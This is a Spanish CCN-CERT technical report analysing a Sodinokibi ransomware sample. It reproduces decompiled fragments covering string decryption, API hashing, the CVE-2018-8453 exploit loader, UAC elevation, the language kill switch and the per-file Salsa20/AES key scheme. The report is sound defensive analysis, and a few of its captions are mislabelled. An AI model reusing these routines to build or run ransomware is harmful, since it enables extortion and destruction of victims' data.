Informe Código Dañino
CCN-CERT ID-27/19

Sodinokibi

Diciembre 2019

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

Fecha de Edición: diciembre de 2019

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de la muestra de código dañino identificada por la firma **MD5 1524B237E65D52AA7E2ADD5DBDCC7C05**, perteneciente a la familia de ransomware **Sodinokibi**. El principal objetivo de esta muestra es cifrar los ficheros del sistema afectado, para posteriormente, solicitar el pago de un rescato, en bitcoins, a cambio de la herramienta de descifrado. Sodinokibi sigue el modelo de RaaS (Ransomware-as-a-Service), de forma que el código dañino es desarrollado y mantenido por un grupo, y es comercializado para que otros grupos, afiliados, lo utilicen en sus ataques.

3. EXPLORER.EXE

3.1 DETALLES GENERALES

La muestra analizada en este apartado es un ejecutable de 32 bits, sin firma digital y con el siguiente hash MD5:

FICHERO	MD5
EXPLORER.EXE	1524B237E65D52AA7E2ADD5DBDCC7C05

La fecha de compilación es 16 de octubre de 2019, 16:50:57 (UTC), sin embargo esta información no es del todo fiable, ya que se puede alterar fácilmente:



Figura 1. Fechas de compilación de la muestra.

La muestra no presenta propiedades del fichero.



Figura 2. Las propiedades de los ficheros están vacías.

3.2 ANÁLISIS TECNICO

El código maligno utiliza diferentes técnicas de ofuscación y encriptación para dificultar su análisis. El código dañino utiliza RC4 para cifrar todas las cadenas y nombres de Dlls que va a utilizar durante su ejecución se encuentran cifradas mediante RC4, utilizando una clave diferente para cada una de los datos cifrados. La estructura del bloque de datos cifrados mediante RC4 es la siguiente:

RC4 BLOB
CLAVE RC4
DATOS CIFRADOS
CLAVE RC4
DATOS CIFRADOS
CLAVE RC4
DATOS CIFRADOS

Como se puede observar en la estructura anterior, no se dispone de un campo que especifique el tamaño de las claves ni de los datos, lo que dificulta el descifrado automático. Estos tamaños se encuentran especificados como argumentos en la llamada a la función que se encarga del descifrado de los datos (**0x0040544F**). Esta función acepta 5 parámetros: dirección base del bloque de datos, offset a la clave RC4, tamaño de la clave RC4, tamaño de los datos y buffer de salida.

```
wrapper_rc4_decrypt_blob((int)&encrypted_data_baseaddress, 0x3E0, 5, 0x15, (int)_CreateStreamOnHGlobal);
v8 = 0;
wrapper_rc4_decrypt_blob((int)&encrypted_data_baseaddress, 0x434, 4, 0xE, (int)_CoInitializeEx);
v16 = 0;
wrapper_rc4_decrypt_blob((int)&encrypted_data_baseaddress, 0x38B, 4, 0x14, (int)_CoInitializeSecurity);
v10 = 0;
wrapper_rc4_decrypt_blob((int)&encrypted_data_baseaddress, 0x6EE, 0x10, 0x10, (int)_CoCreateInstance);
v12 = 0;
wrapper_rc4_decrypt_blob((int)&encrypted_data_baseaddress, 0x2C2, 0xE, 0xE, (int)_CoUninitialize);
v14 = 0;
```

Figura 3. Llamada a la función de descifrado RC4.

Al inicio de su ejecución, el código dañino carga en memoria todas las librerías de Windows que pretende utilizar durante su ejecución.

```
v10 = v9 - 323;
if ( !v10 )
{
  v8 = LoadLibrary_winmm_dll;
  goto LABEL_29;
}
v11 = v10 - 18;
if ( !v11 )
{
  v8 = get_ntdll_baseaddress;
  goto LABEL_29;
}
v12 = v11 - 353;
if ( !v12 )
{
  v8 = LoadLibraryA_shell32_dll;
  goto LABEL_29;
}
v13 = v12 - 225;
if ( !v13 )
{
  v8 = LoadLibraryA_crypt32_dll;
  goto LABEL_29;
}
if ( v13 == 296 )
{
  v8 = LoadLibraryA_winhttp_dll;
  goto LABEL_29;
}
```

Figura 4. Carga inicial de las Dll utilizadas.

Para ello obtiene la dirección base de Kernel32.dll de la estructura PEB, y mediante API Hashing busca y obtiene la dirección de **LoadLibraryA**, que será utilizada para cargar el resto de las Dlls.

```
int LoadLibrary_winmm_dll()
{
  _IMAGE_NT_HEADERS *LoadLibraryA; // eax
  char winmm_dll; // [esp+0h] [ebp-Ch]
  char v3; // [esp+9h] [ebp-3h]

  wrapper_rc4_decrypt_blob((int)&encrypted_data_baseaddress, 0x9D5, 12, 9, (int)&winmm_dll);
  v3 = 0;
  LoadLibraryA = get_api_base_address_by_apihash((int (*)())0xC91A3D60);// LoadLibraryA
  return ((int (__stdcall *)(char *))LoadLibraryA)(&winmm_dll);
}
```

Figura 5. Carga en memoria de la Dll winmr.dll mediante LoadLibrayA.

A continuación construye su tabla de importaciones de forma dinámica, utilizando para ello la técnica de API Hashing, mediante el siguiente algoritmo, expresado en pseudocódigo:

```
acc :=0x9045583C ;
val=0x2B
for c in lowercase(input_string):
   val = c + (0x10B * val)
val ^ acc
```

Figura 6. Api Hashing.

Una vez se han cargado las Dlls y la IAT ha sido generada, el código dañino intenta cree el siguiente Mutex: **Global\AC00ECAF-B4E1-14EB-774F-B291190B3B2B**, con la finalidad de evitar la ejecución simultánea de varias instancias del código dañino. Si el mutex ya existe, el código dañino termina su ejecución llamando a ExitProcess.

```
int wrapper_create_mutex()
{
  signed int v0; // esi
  WCHAR Global_AC00ECAF_B4E1_14EB_774F_B291190B3B2B[43]; // [esp+4h] [ebp-58h]
  __int16 v3; // [esp+5Ah] [ebp-2h]

  wrapper_rc4_decrypt_blob(
    (int)&encrypted_data_baseaddress,
    0x21B,
    0xB,
    0x56,
    (int)Global_AC00ECAF_B4E1_14EB_774F_B291190B3B2B);// Global\AC00ECAF-B4E1-14EB-774F-B291190B3B2B
  v3 = 0;
  v0 = 0;
  hObject = CreateMutexW(0, 0, Global_AC00ECAF_B4E1_14EB_774F_B291190B3B2B);
  if ( hObject && RtlGetLastWin32Error() == ERROR_ALREADY_EXISTS )
    v0 = 1;
  return v0;
}
```

Figura 7. Creación del Mutex.

```
int __stdcall mymain(int argc)
{
  int v1; // ebx
  int v2; // edi
  int pid; // eax

  j_api_resolver();
  SetErrorMode(1u);
  if ( wrapper_create_mutex() )                 // Exit if Mutex already exists.
                                                // This condition can be used to create a vaccine, to stop
                                                // the malware from being executed.
    wrapper_ExitProcess(0);
```

Figura 8. Comprobación de la creación del Mutex.

El siguiente paso es descifrar los datos de configuración del código dañino, que se encuentran cifrados mediante RC4, siguiendo el mismo método explicado anteriormente.

```
{
   "pk":"d/05VjQVdbvVZ0nn4lfGFfoFdqEL67o5b8V3h/FJkQ8=",
   "pid":"43",
   "sub":"1949",
   "dbg":false,
   "fast":false,
   "wipe":false,
   "wht":{
      "fld":[
         "boot",
         "$windows.~ws",
         "windows",
         "intel",
         "$windows.~bt",
         "$recycle.bin",
         "mozilla",
         "google",
         "application data",
         "windows.old",
         "msocache",
         "perflogs",
         "system volume information",
         "tor browser",
         "appdata"
      ],
      "fls":[
         "thumbs.db",
         "iconcache.db",
         "ntldr",
         "bootfont.bin",
         "autorun.inf",
```

Figura 9. JSON de configuración.

Sin embargo, antes de descifrar los datos, el código dañino calcula el CRC32 de los datos cifrados y comprueba si coincide con el valor CRC32 embebido en la dirección **0x0041E020** del código dañino. Si el CRC32 no coincide, evitará el descifrado de los datos e intentará escalar privilegios utilizando un exploit. Este proceso será explicado más adelante.

```
int decrypt_config_json()
{
  int config_json; // eax
  int buffer_heap_; // esi

  if ( CRC32(0, config_json_enc, config_json_enc_size) != crc32_original )
    return 0;
  config_json = allocate_memory_heap(config_json_enc_size);
  buffer_heap_ = config_json;
  if ( config_json )
  {
    rc4_decrypt_blob((int)&rc4_key_config_json, 0x20, (int)config_json_enc, config_json_enc_size, config_json);
    config_json = buffer_heap_;
  }
  return config_json;
}
```

Figura 10. Verificación de CRC32 y descifrado de la configuración.

Los datos descifrados están en formato JSON y son "parseados" y cargados en memoria. El JSON contiene los siguientes parámetros de configuración:

PARÁMETRO	DESCRIPCIÓN
pk	Calve pública, en BASE64, utilizada durante el cifrado de los datos.
Pid	Número identificativo del afiliado. Seguramente es el ID del grupo que está utilizando el RaaS para cometer el ataque
Sub	Número identificativo de la campaña, lo que le permitiría al atacante identificar el ataque y mantener un registro de los pagos asociados a una determinada campaña.
Dbg	Opción para activar la opción de debug. Si se encuentra activada el código dañino no comprobará el layout del teclado. Seguramente utilizado por el atacante para probar el código dañino en sistemas con los layout del keyboard excluidos. En esta muestra se encuentra desactivado por defecto.
Fast	Si se encuentra activado, el código dañino solo cifrará el primer megabyte de los ficheros. En caso contrario los ficheros son cifrados completamente. En esta muestra se encuentra desactivado por defecto.
Wipe	Esta opción, si se encuentra activada, permite destruir todos los ficheros que se encuentran en un directorio. El código dañino utiliza el parámetro **"wfld"** para especificar el nombre de los directorios a eliminar. En esta muestra se encuentra desactivado por defecto.
Wht	Este campo contiene los siguientes subcampos:fld, fls, ext.
Wht->fld	Lista de directorios excluidos durante el proceso de cifrado.
Wht->fls	Lista de ficheros excluidos durante el proceso de cifrado.
Wht->ext	Lista de extensiones de ficheros que serán excluidos durante el proceso de cifrado
Wfld	Lista de directorios cuyos ficheros serán destruidos.
prc	Lista de procesos que serán terminados.
dmn	Lista de dominios que el código dañino puede utilizar para enviar información del usuario.
Net	Opción para activar o desactivar la comunicación con los dominios especificados en el parámetro "**dmn"**. Esta opción se encuentra activada por defecto.
Svc	Lista de servicios que el código dañino intentará matar y eliminar como servicio.

PARÁMETRO	DESCRIPCIÓN
Nbody	Plantilla de texto, codificada en BASE64, que contiene el texto del rescate solicitado por el atacante. Esta plantilla será utilizada para crear el fichero de rescate en cada directorio donde se han cifrado ficheros
nname	Plantilla de texto para la creación del nombre de los ficheros de rescate. Una parte del nombre será generado de forma aleatoria, por esta razón se utilizará como plantilla
Exp	Opción que permite especificar si el código dañino debe de explotar la vulnerabilidad CVE-2018-8453, que le permitiría una escalada de privilegios a SYSTEM. En esta muestra se encuentra desactivado por defecto.
Img	Imagen, codificada en BASE64, que será utilizada para modificar el fondo de pantalla del escritorio.
Arn	Instalar persistencia en el sistema, en la clave de registro **(HKLM|HKCU)\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ sNpEShi30R**

El código dañino soporta una configuración adicional no incluida en la configuración adicional, en forma de parámetro por línea de comando. Si el código dañino es ejecuta con el parámetro "**-nolan**", evitará el cifrado de ficheros en recursos de red.

Una vez que el JSON con los datos de configuración han sido descifrados, el código dañino comprueba si el campo **"exp"** se encuentra activado. En caso afirmativo intentará explotar la vulnerabilidad **CVE-2018-8453**. Para ello primero comprobará la versión del sistema operativo, utilizando para ello la estructura PEB, que contiene información sobre la versión de sistema: OsMajorVersion y OsMinorVersion.

```
get_OS_major_minor_by_PEB proc near     ; CODE XREF: sub_4043D8+A↑p
                                        ; sub_4051C6+F↓p ...
                mov     ecx, large fs:30h
                movzx   eax, byte ptr [ecx+0A4h] ; Major Version
                movzx   ecx, byte ptr [ecx+0A8h] ; Minor Version
                shl     ax, 8
                or      ax, cx
                retn
get_OS_major_minor_by_PEB endp
```

Figura 11. Versión del sistema operativo utilizando PEB.

Antes de ejecutar el exploit, el código dañino comprueba si el sistema ha sido parcheado. Para ello obtiene la fecha de creación del fichero **%SYSTEM32%\win32k.sys** y la compara con la fecha de un sistema parcheado. El exploit solo se ejecutará si el sistema no ha sido parcheado.

```
SystemTime.wYear = 2018;
v0 = 1;
SystemTime.wMonth = 9;
SystemTime.wDayOfWeek = 0;
SystemTime.wDay = 11;
*(_DWORD *)&SystemTime.wHour = 0;
*(_DWORD *)&SystemTime.wSecond = 0;
if ( !SystemTimeToFileTime(&SystemTime, &FileTime) )
  return 0;
if ( (unsigned __int16)get_OS_major_minor_by_PEB() <= 0x501u || Wow64DisableWow64FsRedirection(&OldValue) )
{
  if ( !GetSystemDirectoryW((LPWSTR)system_directory, 0x104u) )
    return 0;
  strcat((int)system_directory, (int)L"\\");
  v2 = &system_directory[get_lenght(system_directory)];
  wrapper_rc4_decrypt_blob((int)&encrypted_data_baseaddress, 0x3AB, 0xC, 0x1C, (int)&win32kfull_sys);
  v10 = 0;
  wrapper_rc4_decrypt_blob((int)&encrypted_data_baseaddress, 0x7F, 0xF, 0x14, (int)&win32k_sys);
  v12 = 0;
  v3 = 0;
  win32kfull_sys_addr = &win32kfull_sys;
  win32k_sys_addr = &win32k_sys;
  do
  {
    win32_driver_path = (const WCHAR *)strcat((int)system_directory, (int)(&win32kfull_sys_addr)[v3]);
    if ( GetFileAttributesExW(win32_driver_path, 0, FileInformation) && CompareFileTime(&FileTime1, &FileTime) >= 0 )
      v0 = 0;
    ++v3;
    *v2 = 0;
  }
  while ( v3 < 2 );
  v5 = OldValue;
  if ( (unsigned __int16)get_OS_major_minor_by_PEB() > 0x501u )// Windows Vista or upper
    Wow64RevertWow64FsRedirection(v5);
```

Figura 12. Comprobación de la fecha del fichero win32k.sys.

El código dañino contiene dos *shellcodes* para explotar la vulnerabilidad, uno para sistemas de 32 bits y otro para 64 bits.

```
shellcode_exploit = (int (__stdcall *)(int))check_for_CVE_2018_8453();
if ( shellcode_exploit )
{
  if ( is_processor_AMD64() )
  {
    exploit_ = &exploit_x64;
    rc4_key_exploit_ = &rc4_key_exploit_x64;
    exploit_size = 0x9600;
    rc4_size = 0x2A;
  }
  else
  {
    exploit_ = &exploit_x32;
    rc4_key_exploit_ = &rc4_key_exploit_x32;
    exploit_size = 0x3600;
    rc4_size = 0x21;
  }
  shellcode_exploit = (int (__stdcall *)(int))VirtualAlloc(0, exploit_size, 0x3000u, 0x40u);
  shellcode_exploit_ = shellcode_exploit;
  if ( shellcode_exploit )
  {
    strncpy((int)shellcode_exploit, exploit_, exploit_size);
    rc4_decrypt_blob((int)rc4_key_exploit_, rc4_size, (int)shellcode_exploit_, exploit_size, (int)shellcode_exploit_);
    shellcode_exploit = (int (__stdcall *)(int))shellcode_exploit_(pid);
  }
}
return shellcode_exploit;
```

Figura 13. Ejecución del exploit.

Seguidamente e independientemente de si el exploit ha sido utilizado o no y si el sistema es Windows Vista o superior, verificará los privilegios con los que se está ejecutando el proceso. Si el proceso se está ejecutado como usuario normal, el código dañino eliminará el mutex y se volverá a ejecutar a si mismo mediante

"**runas**", para forzar la ejecución con privilegios elevados mediante UAC. El proceso inicial terminará su ejecución.

```
handle_current_process = GetCurrentProcess();
LOWORD(elevationResult) = get_OS_major_minor_by_PEB();
if ( (unsigned __int16)elevationResult >= 0x600u )// Windows Server 2008, Windows Vista or above
{
  elevationResult = wrapper_GetTokenInformation_TokenElevationType(handle_current_process);
  if ( elevationResult == 3 )                   // TokenElevationTypeDefault = 1
                                                // TokenElevationTypeFull = 2
                                                // TokenElevationTypeLimited = 3
  {
    elevationResult = wrapper_GetTokenInformation_TokenIntegrityLevel(handle_current_process);
    if ( elevationResult < SECURITY_MANDATORY_HIGH_RID )// SECURITY_MANDATORY_UNTRUSTED_RID            0x00000000 Untrusted.
                                                // SECURITY_MANDATORY_LOW_RID                  0x00001000 Low integrity.
                                                // SECURITY_MANDATORY_MEDIUM_RID               0x00002000 Medium integrity.
                                                //
                                                // SECURITY_MANDATORY_HIGH_RID                 0X00003000 High integrity.
                                                // SECURITY_MANDATORY_SYSTEM_RID               0x00004000 System integrity.
                                                // SECURITY_MANDATORY_PROTECTED_PROCESS_RID    0x00005000 Protected process.
    {
      wrapper_ReleaseMutex();
      myself = wrapper_GetModuleFileName(0, (int)&v8);
      if ( !myself )
        ExitProcess(0);
      command_line = get_current_command_line();
      wrapper_rc4_decrypt_blob((int)&encrypted_data_baseaddress, 0x9FB, 4, 10, (int)&runas);
      pExecInfo.cbSize = 60;
      pExecInfo.fMask = 0;
      v7 = 0;
      pExecInfo.hwnd = GetForegroundWindow();
      pExecInfo.lpVerb = (LPCWSTR)&runas;
      pExecInfo.lpFile = myself;
      pExecInfo.lpParameters = (LPCWSTR)command_line;
      pExecInfo.lpDirectory = 0;
      pExecInfo.nShow = 1;
      pExecInfo.hInstApp = 0;
      pExecInfo.lpIDList = 0;
      pExecInfo.lpClass = 0;
      pExecInfo.hkeyClass = 0;
      pExecInfo.dwHotKey = 0;
      pExecInfo.hIcon = 0;
      pExecInfo.hProcess = 0;
      while ( !ShellExecuteExW(&pExecInfo) )
        ;
```

Figura 14. Ejecución de sí mismo con menos privilegios.

Una vez el código dañino se está ejecutando con privilegios elevados, comprueba si el parámetro de configuración "**dbg**" está activado. En caso negativo, obtiene el layout del teclado y el lenguaje del sistema y los compara con una lista de códigos de teclados y lenguajes embebidos en el código dañino. Si alguno de ellos coincide, el código dañino terminará su ejecución y no cifrará ningún fichero. Sin embargo, si el parámetro "**dbg**" está activo, el código dañino no realiza esta comprobación.

```
int check_lang_keyboard_layout()
{
  int v0; // esi
  int nbuf; // eax
  int nbuf_; // edi
  HKL *lpList; // eax
  int lpList_; // ebx
  int v5; // ecx

  v0 = 0;
  check_def_lang();
  nbuf = GetKeyboardLayoutList(0, 0);
  nbuf_ = nbuf;
  if ( !nbuf )
    return 0;
  lpList = (HKL *)allocate_memory_heap(4 * nbuf);
  lpList_ = (int)lpList;
  if ( !lpList )
    return 0;
  if ( !GetKeyboardLayoutList(nbuf_, lpList) || nbuf_ <= 0 )
  {
LABEL_8:
    wrapper_RtlFreeHeap_(lpList_);
    return 0;
  }
  while ( !check_keyboard_layout_list(*(_WORD *)(lpList_ + 4 * v0)) || !v5 )
  {
    if ( ++v0 >= nbuf_ )
      goto LABEL_8;
  }
  return 1;
}
```

Figura 15. Comprobación del lenguaje y el layout del teclado.

La lista de lenguajes excluidos son los siguientes:

- **0x419** – Russian
- **0x422** – Ukrainian
- **0x423** – Belarusian
- **0x428** – Tajik
- **0x42B** – Armenian
- **0x42C** – Azeri
- **0x437** – Georgian
- **0x43F** – Kazakh
- **0x440** – Kyrgyz
- **0x442** –Turkmen
- **0x443** – Uzbek
- **0x444** – Tatar
- **0x818** – Romanian (Moldova)
- **0x819** – Russian (Moldova)

- **0x82C** – Azerbaijani
- **0x843** – Uzbek
- **0x45A** – Syrian
- **0x2801** – Arabic (Syria)

El código dañino comprueba si se está ejecutando como SYSTEM. En caso afirmativo, el código dañino buscará el proceso de usuario "**explorer.exe**", obtendrá el token de usuario que lo está ejecutando, y mediante **ImpersonateLoggedOnUser** realizará un descenso de privilegios. Con esto está intentando que no se vea afectado el entorno de SYSTEM cuando comience el cifrado de ficheros.

```
BOOL impersonate_loged_user()
{
  HANDLE handle_me; // eax
  int explorer_pid; // eax
  HANDLE v2; // edi
  BOOL v4; // esi
  char explorer_exe; // [esp+4h] [ebp-20h]
  __int16 v6; // [esp+1Ch] [ebp-8h]
  HANDLE TokenHandle; // [esp+20h] [ebp-4h]

  wrapper_rc4_decrypt_blob((int)&encrypted_data_baseaddress, 0xA7E, 8, 24, (int)&explorer_exe);
  v6 = 0;
  handle_me = GetCurrentProcess();
  if ( wrapper_GetTokenInformation_TokenIntegrityLevel(handle_me) != SECURITY_MANDATORY_SYSTEM_RID )
    return 1;
  explorer_pid = find_process_name((int)&explorer_exe);
  v2 = OpenProcess(0x2000000u, 0, explorer_pid);
  if ( !v2 )
    return 0;
  if ( !OpenProcessToken(v2, 0xF01FFu, &TokenHandle) )
  {
    wrapper_CloseHandle(v2);
    return 0;
  }
  v4 = ImpersonateLoggedOnUser(TokenHandle);
  wrapper_CloseHandle(v2);
  wrapper_CloseHandle(TokenHandle);
  return v4;
}
```

Figura 16. Comprobación del lenguaje y el layout del teclado.

El código dañino utiliza el protocolo criptográfico **Diffie-Hellman** para generar un par de claves pública-privada. Este proceso es utilizado para generar una shared key, que será utilizada como clave simétrica durante los procesos de encriptación mediante **AES** y **Salsa20**, que son los algoritmos utilizados durante los diferentes procesos de cifrado:

- **AES** es utilizado para:
  - Cifrar las claves privadas del par de claves pública/privada, que se generan en el equipo infectado.
  - Cifrar los datos enviados al C2.
- **Salsa20** es utilizado para cifrar los ficheros del equipo.

El código dañino hace uso de dos claves públicas, una incluida en el JSON de configuración ("**pk**") y otra embedida en el cuerpo del código dañino en la dirección **0x0040F020 (pk_0x0040F020).** Estas claves son utilizadas para cifrar la clave privada generada localmente en el equipo.

Clave Pública en 0x0040F020
79CD20FCE73EE1B81A433812C156281A04C92255E0D708BB9F0B1F1CB9130635

A continuación se detalla el proceso de creación de claves Diffie Hellman, AES y Salsa20, como del proceso de cifrado de los ficheros:

1. Inicialmente se generan dos claves, una pública (**PK_1**) y otra privada (**SK_1**).

```
GenPublicKey((int)SK_1, (int)&PK_1);
pk1_size = 32;
pk2_size = 32;
Q7PZe_enc_key_ = EncryptData((int)&pk_from_JSON_, SK_1, 32, (int *)&Q7PZe_size);
BuCrIp_enc_key_ = EncryptData((int)&pk_in_binary, SK_1, 32, (int *)&BuCrIp_size);
zeromem(SK_1, 0x20u);
```

Figura 17. Generación inicial de clave pública y privada.

2. Generar otras dos claves, una pública (**PK_2**) y otra privada (**SK_2**)
3. Generar una **shared key** (**SHK_1**) a partir de la clave privada del punto 2 (**SK_2**) y de la clave pública del JSON (**pk**): **SK_2 + pk = SHK_1** y calcular su hash. El HASH resultante será utilizado como clave simétrica para el cifrado AES: **HASH(SHK_1) = AES_Key_1**

```
char *__cdecl GenKeyWithSharedPubKey(int my_secret, int their_public, int AES_key_1)
{
  char SHK_1[32]; // [esp+0h] [ebp-20h]

  GenSharedKey(my_secret, their_public, (int)SHK_1);
  HashSharedSecret(AES_key_1, 0x20u, (int)SHK_1, 0x20);
  return zeromem(SHK_1, 0x20u);
```

Figura 18. Generación de clave simétrica a partir de una shared key.

4. Generar un IV (**IV_1**) de 16 bytes, para usarlo con la clave simétrica.
5. Cifrar la clave privada generada en el punto 1 (**SK_1**), mediante AES y la clave simétrica (**AES_Key_1**) e IV (**IV_1**) generados en los puntos 3 y 4.
6. Calcular el CRC32 de la clave privada cifrada en el punto 5.
7. Añadir la clave pública generada en el punto 2 (**PK_2**), el IV (**IV_1**) y el CRC32 a la clave privada cifrada del punto 5 y almacenar el resultado en la clave de registro (**Q7PZe**).

```
buffer = (unsigned __int8 *)allocate_memory_heap(buffer_size_1);
v6_buffer = buffer;
if ( buffer )
{
  *(_DWORD *)buffer = 0;
  memcpy((int)(buffer + 4), data, data_size);
  GenPublicKey((int)SK_2, (int)&PK_2);
  GenKeyWithSharedPubKey((int)SK_2, their_public, (int)AES_key_1);
  zeromem(SK_2, 0x20u);
  RandomLogic((int)&PK_2.iv, 0x10);
  RijndaelEncryptData((int)AES_key_1, 0x100, &PK_2.iv, (int)v6_buffer, data_size + 4);
  zeromem(AES_key_1, 0x20u);
  PK_2.key_crc32 = CRC32(0, v6_buffer, data_size + 4);
  qmemcpy(&v6_buffer[data_size + 4], &PK_2, 0x34u);
  *output_size = buffer_size_1;
  buffer = v6_buffer;
}
return buffer;
```

Figura 19. Cifrado AES de la clave privada SK_1.

8. Repetir los puntos del 2 al 7, pero utilizando la clave pública embedida en el código dañino en el offset **0x0040F020 (pk_0x0040F020).**
9. Almacenar el resultado en la clave de registro **BuCrIp**.



Figura 20. Estructura del valor de registro BuCrIp.

10. Generar otras dos claves, una pública (**PK_3**) y otra privada (**SK_3**).
11. Generar una **shared key** (**SHK_2**) a partir de la clave privada del punto 10 (**SK_3**) y de la clave pública del punto 1 (**PK_1**): **SK_3 + PK_1 = SHK_3** y calcular su hash. El HASH resultante será utilizado como clave simétrica para el cifrado Salsa20: **HASH(SHK_2) = Salsa20_Key_1**
12. Generar un estado para la clave Salsa20 de 256 bits (32 bytes)
13. Generar un IV de 8 bytes.
14. Generar una clave para el algoritmo Salsa20.
15. Utilizar el estado de Salsa20 para cifrar los ficheros.

```
void __cdecl PerFileKeyGenLogic(FILEKEYSTRUCT *a1)
{
  char SHK_2; // [esp+Ch] [ebp-40h]
  char my_secret; // [esp+2Ch] [ebp-20h]

  qmemcpy(&a1->Q7PZe_enc_key, &Q7PZe_enc_key, 88u);
  qmemcpy(&a1->BuCrIp_enc_key, &BuCrIp_enc_key, 88u);
  GenPublicKey((int)&my_secret, (int)&a1->PK_3);
  GenKeyWithSharedPubKey((int)&my_secret, (int)&PK_1, (int)&SHK_2);
  zeromem(&my_secret, 0x20u);
  salsa20_key_setup(&a1->key_state, &SHK_2, 0x100);
  zeromem(&SHK_2, 0x20u);
  RandomLogic((int)&a1->iv, 8);
  iv_setup(&a1->key_state, &a1->iv);
  a1->crc32_PK_3 = CRC32(0, (unsigned __int8 *)&a1->PK_3, 32);
  a1->_dword_val_0x1 = dword_val_0x1;
  a1->field_108 = 0;
  Salsa20_Crypt((int)&a1->key_state, (int)&a1->field_108, (int)&a1->field_108, 4u);
}
```

Figura 21. Generación de las claves para el cifrado con Salsa20.

16. Repetir los pasos del 10 al 15 para cada fichero que se va a cifrar.

Para realizar el proceso de cifrado de los ficheros, el código dañino repite los pasos anteriores del 10 al 15, lo que le permite crear una clave Salsa20 diferente para cada fichero. Una vez que el fichero ha sido cifrado, se realiza el siguiente proceso:

- Se renombra con la extensión aleatoria que se ha almacenado en la clave de registro **lcZd7OY**
- Se añaden la siguiente información al final de cada fichero cifrado (lo que permitirá al atacante descifrar los fichero). Parte de esta información añadida es única por cada fichero:
  - Contenido de la clave de registro **Q7PZe** (88 bytes).
  - Contenido de la clave de registro **BuCrIp** (88 bytes).
  - Clave pública (**PK_3**) generada en el punto 10 (32 bytes).
  - IV generado en el punto 13 (8 bytes).
  - CRC32 de la clave pública (**PK_3**) generada en el punto 10 (4 bytes).
  - Valor del campo "**fast**" del JSON de configuración.
  - 0x0000 cifrado con Salsa20 y la clave generada por cada fichero.

Con toda esta información añadida al final del fichero, más la clave privada que tiene el atacante, podrá descifrar los ficheros de sus víctimas. Para evitar que las claves privadas generadas en el equipo puedan ser extraidas de memoria, el código dañino las elimina de memoria inmediatamente después de su uso, con lo que no es viable su recuperación.

Como se ha comentado anteriormente, el código dañino utiliza el registro para almacenar toda la información sobre la generación de las claves. Para ello crea la clave de registro **HKLM\SOFTWARE\GirForWindows**, con 6 valores: **73g, BuCrIp, Q7PZe,**

vTGj, lcZd7OY, sLF86MWC. Si no es posible crear la clave en HKLM, se creará en HKCU. El contenido estos valores de registro son los siguientes:

- **73g** – Contiene la clave pública, de 32 bytes, del atacante. Esta es la clave extraida del parámetro **"pk"** de la configuración.
- **vTGj** – Clave pública (**PK_1**) de 32 bytes generada en el punto 1.
